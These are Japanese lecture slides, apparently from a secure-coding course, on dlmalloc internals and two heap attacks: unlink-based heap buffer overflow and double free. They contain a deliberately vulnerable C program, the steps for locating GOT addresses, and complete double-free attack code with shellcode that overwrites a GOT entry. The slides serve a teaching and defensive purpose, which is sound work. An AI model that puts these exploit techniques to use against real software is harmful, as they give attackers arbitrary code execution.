- **小さいサイズ向けbin**: **1種類のサイズ**のブロックを管理
- **大きいサイズ向けbin**: **複数サイズ**のブロックを大きさの降順で並べて管理

解放されて間もないメモリブロックを管理し、キャッシュに似た動作をする bin もある。この bin で管理しているメモリブロックは、通常の bin に移動される前に一度だけ再割り当てされる機会が与えられる。

# 複数のbin



<http://gee.cs.oswego.edu/dl/html/malloc.html>

ブロックを **free()** で解放するとき、可能であれば隣り合うフリーブロックと結合させる (断片化防止)。

解放するブロックの直前または直後に位置するブロックがフリーであれば、そのフリーブロックは双方向リンクリストから外され、解放しようとしているブロックと結合。

結合されたブロックは、適切な **bin** に配置。

作者本人による解説

<http://gee.cs.oswego.edu/dl/html/malloc.html>

YLUG第67回カーネル読書会

glibc malloc について

<http://www.ylug.jp/modules/pukiwiki/index.php?reading>

1. 動的メモリ管理の概要
2. 動的メモリ管理にまつわるコーディングエラーとセキュアコーディング
3. 脅威を緩和する方法
4. **dmalloc と脆弱性**
  - dmalloc とは
  - ヒープバッファオーバーフロー
  - 二重解放 (double free)
5. まとめ

バッファオーバーフローを引き起こすことによって、メモリマネージャが使用するデータ構造を破壊し、任意のコードを実行することが可能。

ここでは、unlink技法と呼ばれる攻撃手法を紹介する。

Solar Designer によって最初に考案された攻撃手法。  
Netscape ブラウザ、`traceroute`、`dmalloc` を使用する  
`slocate` などの攻撃に使われた。  
バッファオーバーフローによってブロックの境界タグを操作し、  
unlinkマクロをだまして**任意の場所**へ4バイトのデータを書き込ませ  
る手法。

<http://www.openwall.com/advisories/OW-002-netscape-jpeg/>

Pwnie Award: Lifetime Achievement Award  
<http://pwnie-awards.org/2009/awards.html#lifetime>

### 「任意の場所」

→ 「ライブラリ関数のエントリポイント」を書き換える。

1. プログラムはリンクされているライブラリ関数への飛び先アドレスをテーブルで持っている
2. 攻撃に利用したいライブラリ関数のエントリポイントを調べる
3. 飛び先アドレスをシェルコードのアドレスに書き換える
4. ライブラリ関数が呼び出されたときにシェルコードが実行される

malloc( )呼び出しに応じて提供するブロックを  
フリーブロックリストから削除する操作

```
/* bin リストからブロックを削除する */  
#define unlink(P, BK, FD) { ¥  
    FD = P->fd; ¥  
    BK = P->bk; ¥  
    FD->bk = BK; ¥  
    BK->fd = FD; ¥  
}
```


# unlinkの例

BK->fd = FD;

FD = P->fd;

BK = P->bk;

FD->bk = BK;



```
int main(int argc, char *argv[]) {  
    char *first, *second, *third;  
    first = malloc(666);  
    second = malloc(12);  
    third = malloc(12);  
    strcpy(first, argv[1]);  
    free(first);  
    free(second);  
    free(third);  
    return(0);  
}
```

strcpy() は無制限にコピーを行うため、バッファオーバーフローを引き起こす。


free() で first の割り当てを解除する。

second の割り当てが解除されていれば、free() はそれを first と結合しようとする。

second の割り当てが解除されているかどうか判断するために、free() は third の PREV\_INUSE ビットを調べる。

脆弱なバッファがスタックではなくヒープの中で割り当てられているため、攻撃者は単純に戻りアドレスを上書きするだけでは、脆弱性を悪用して任意のコードを実行することはできない。

second のメモリブロックに対応する境界タグは、first のブロックの末尾の直後にあるため、攻撃者はその境界タグを上書きすることができる。




# 悪意のある引数 (argv[1])


## first のブロック

680バイト

このサイズはどのように決まる？



## second のブロック



前ブロック サイズ fd bk  
サイズ

引数は、second のブロックの前ブロックサイズのフィールド、ブロックサイズ、および前方と後方ポインタを上書きする。それによって、free() 関数の挙動を変える。

ユーザが (`malloc()` または `realloc()` などを使用して) `req` バイト分の動的メモリを要求した場合、`dlmalloc` は `request2size()` を呼び出して、`req` を使用可能なサイズ `nb` (管理情報を含む、割り当てられるブロックの実効サイズ) に変換する。

単純に割り当てるブロックの先頭に格納される `prev_size` と `size` フィールドの分として `req` に 8 バイトを加えると考えると、`request2size()` マクロは以下の定義になる：

```
#define request2size(req,nb) (nb=req+2*SIZE_SZ)
```

この定義では、隣接する次ブロックの `prev_size` フィールドをユーザデータに使うことを考慮していない。

そこで、前の定義から4バイト（この後続の `prev_size` フィールドのサイズ分）差し引いた形にすると：

```
#define request2size(req,nb)(nb=req+SIZE_SZ)
```

ブロックのサイズは常に8バイトの倍数としなければならないため、この定義もまだ不十分。

`req+SIZE_SZ` に等しいかそれ以上で、8バイトの倍数となる値を返せばよい。

実際のマクロには、MINSIZE のテストと、整数オーバーフローの検出が追加されている。

```
#define request2size(req, nb) \
((nb = (req) + (SIZE_SZ + MALLOC_ALIGN_MASK)), \
((long)nb <= 0 || nb < (INTERNAL_SIZE_T) (req) \
? (__set_errno (ENOMEM), 1) \
: ((nb < (MINSIZE + MALLOC_ALIGN_MASK) \
? (nb=MINSIZE):(nb &= ~MALLOC_ALIGN_MASK)), 0)))
```

first ブロックでユーザのために予約されているメモリ領域のサイズは `request2size(666) = 672` (8 バイトの倍数)


次ブロックの `prev_size` フィールドに対応する4バイトはユーザデータを保持するために使うことができる。

また、境界タグのために  $3 * 4$  バイトを加算する必要がある。

$$-(672 - 4) + 3 * 4 = 668 + 3 * 4 = 680 \text{ バイト}$$

つまり、脆弱なプログラムに渡された第1引数のサイズが680バイトを超えると、`second` ブロックの `size`、`fd`、および `bk` の各フィールドは、上書きされる恐れがある。

first ブロックが解放される時、上書きされたデータにだまされて second のブロックが unlink() によって処理される。



second のブロックは、隣接する third ブロックの PREV\_INUSE ビットがクリアされていれば、解放される。

しかし、secondのブロックが割り当てられているため、Pビットはセットされている。



dlmalloc は、size フィールドを使用して、隣接する次ブロックのアドレスを算出する。

攻撃者は、second ブロックの size フィールドを上書きし、偽の PREV\_INUSE ビットを読み取るように dlmalloc をだます。

## first ブロック

malloc は、third ブロックの先頭が second ブロックの先頭より 4 バイト手前にあると誤って信じてしまう。



## third ブロック

攻撃者が PREV\_INUSE ビットをクリアする

second ブロックのサイズフィールド値を -4 に上書きする。free() は third ブロックの位置を決定するために second ブロックの開始アドレスにサイズフィールドの値を加算しようとして、実際には 4 を引いてしまう。

PREV\_INUSE ビットがクリアされているとみせかけ、dlmalloc をだまして second のメモリブロックが割り当てられていないと信じさせる。その結果、free() は unlink() マクロを呼び出して2つのメモリブロックを結合しようとする。

```
$ objdump -R vulnerable | grep free  
0804951c R_386_JUMP_SLOT free
```

```
$ ltrace ./vulnerable 2>&1 | grep 666  
malloc(666) = 0x080495e8
```

```
#define FUNCTION_POINTER ( 0x0804951c )
```

```
#define CODE_ADDRESS ( 0x080495e8 + 2*4 )
```

12 は、境界タグにおける bk フィールドのオフセット

前ブロックのサイズ(割り当てられていれば)	0
-4	
fd = FUNCTION_POINTER - 12	
bk = CODE_ADDRESS	
残りの空間	
ブロックサイズ	

```
FD = P->fd
    = FUNCTION_POINTER - 12
BK = P->bk = CODE_ADDRESS
```

FD->bk = BK は、シェルコードのアドレスで free() の関数ポインタを上書きする

この例では、second ブロックを解放するための呼び出しによってシェルコードが実行される。

攻撃者が与える 4 バイトのデータを、同じく攻撃者が与える 4 バイトのアドレスに書き込むために `unlink()` マクロが悪用される。

攻撃者がいったん任意のアドレスへ 4 バイトのデータを書くことができると、脆弱なプログラムの権限で任意のコードを実行するのは比較的簡単である。

ヒープ中でバッファオーバーフロー攻撃を行うことは、とりわけ難しいことではない。

unlink操作が、脆弱性の「バックエンド」となる。フロントエンドは一般にバッファオーバーフローである。

dlmalloc の設計（そして、このような設計の多くが基にしている Knuth の アルゴリズム）は、セキュリティの観点から見ると不完全である。

バッファオーバーフローを起こさないことが重要！

1. 動的メモリ管理の概要
2. 動的メモリ管理にまつわるコーディングエラーとセキュアコーディング
3. 脅威を緩和する方法
4. **dlmalloc と脆弱性**
  - dlmalloc
  - ヒープバッファオーバーフロー
  - 二重解放 (double free)
5. まとめ

この脆弱性は、同じメモリブロックを、続けて2回解放してしまった時に発生する。

二重解放攻撃で任意のコードを実行させるには、次の二つの条件が必要

- 解放されるブロックがメモリ内で孤立していること
- メモリブロックが置かれる bin が空であること

## 二重解放攻撃が成功するコード例

```
/* 攻撃コード */
static char *GOT_LOCATION = (char *)0x0804c98c;
static char shellcode[] = "\xeb\x0cjump12chars_"
                          "\x90\x90\x90\x90\x90\x90\x90\x90";
char *first, *second, *third, *fourth;
char *fifth, *sixth, *seventh;
char *shellcode_loc = malloc(sizeof(shellcode));
strcpy(shellcode_loc, shellcode);
first = malloc(256);
second = malloc(256);
third = malloc(256);
fourth = malloc(256);
free(first);
free(third);
fifth = malloc(128);
free(first);
sixth = malloc(256);
*((char **)(sixth+0)) = GOT_LOCATION - 12;
*((char **)(sixth+4)) = shellcode_loc;
seventh = malloc(256);
strcpy(fifth, "stuff");
```


```
/* 攻撃コード */
static char *GOT_LOCATION = (char *)0x0804c080;
static char shellcode[] =
    "\xeb\x0cjump12chars_"
    "\x90\x90\x90\x90\x90\x90\x90\x90";

char *first, *second, *third, *fourth;
char *fifth, *sixth, *seventh;
char *shellcode_loc = malloc(sizeof(shellcode));
strcpy(shellcode_loc, shellcode);
first = malloc(256);
```

strcpy()  
関数のアドレス

この攻撃の標的はfirstブロック

# 空の bin と割り当てられるブロック



first ->

bin は空なので、その前方および後方ポインタは共に自身を参照している。

前ブロックのサイズ(割り当てられていなければ)
ブロックサイズ(バイト単位) <b>P</b>
ユーザデータ :


```
/* 前のスライドの続き */  
second = malloc(256);  
third = malloc(256);  
fourth = malloc(256);  
free(first);  
free(third);  
fifth = malloc(128);
```

first は解放された時、キャッシュ用の bin に入れられる。

second と fourth ブロックを割り当てることにより、third ブロックは結合されない状態になる。

fifth ブロックを割り当てるが、そのメモリは third ブロックから分離されている。副作用として、first メモリブロックは通常の bin に移動する。

# 単独のフリーブロックを持つ bin



期待される動作：  
フリーブロックを管理  
する二重リンクリスト

/\* 前のスライドの続き \*/

```
free(first);
```

メモリの準備は完了し、`first` ブロックの 2 度目の解放を実行すると、二重解放の脆弱性が引き起こされる。

bin ->

リスト内の先頭ブロックへの前方ポインタ
リスト内の末尾ブロックへの後方ポインタ

first ->

前ブロックのサイズ(割り当てられていなければ)
ブロックサイズ(バイト単位) <b>P</b>
リスト内の次ブロックへの前方ポインタ
リスト内の前ブロックへの後方ポインタ
未使用空間(長さ0バイトの場合もある)
ブロックサイズ

同じブロックが再度追加されると、ブロックの前方および後方ポインタが自己参照となる。

sixth ブロックが割り当てられた時、`malloc()` は `first` と同じブロックを参照するポインタを返す。

```
/* 前のスライドの続き */
```

```
sixth = malloc(256);  
*((char **)(sixth+0)) = GOT_LOCATION - 12;  
*((char **)(sixth+4)) = shellcode_location;
```

`strcpy()` 関数に対応する GOT アドレス (12 を引いた値) と、シェルコードの場所を `sixth` ブロックにコピーする。

同じブロックがseventhブロックとして再び割り当てられている。

```
seventh = malloc(256);  
strcpy(fifth, "stuff");
```

strcpy() が実行されると、制御はシェルコードへ移る。

seventh ブロックが割り当てられた時、フリーリストからブロックを外すために unlink() マクロが呼び出される。

unlink() マクロはシェルコードのアドレスをGOTの中の strcpy() 関数のアドレスへコピーする。

シェルコードは最初の 12 バイトを飛び越すが、これはメモリの一部が `unlink()` マクロによって上書きされるからである。

```
static char shellcode[] =  
    "\xeb\x0cjump12chars_"  
    "\x90\x90\x90\x90\x90\x90\x90\x90";
```

1. 動的メモリ管理の概要
2. 動的メモリ管理にまつわるコーディングエラーとセキュアコーディング
3. 脅威を緩和する方法
4. dlmalloc とセキュリティ
  - Doug Lea メモリアロケータ
  - ヒープバッファオーバーフロー
  - 二重解放 (double free)
5. まとめ

C/C++ 言語による動的メモリ管理には、

不具合やセキュリティ上の欠陥が入り込みやすい。

安全なコードにする努力が重要:

- 一定のコーディングスタイル
- 実装依存な挙動を避ける

など。

分析ツールの使用も有効。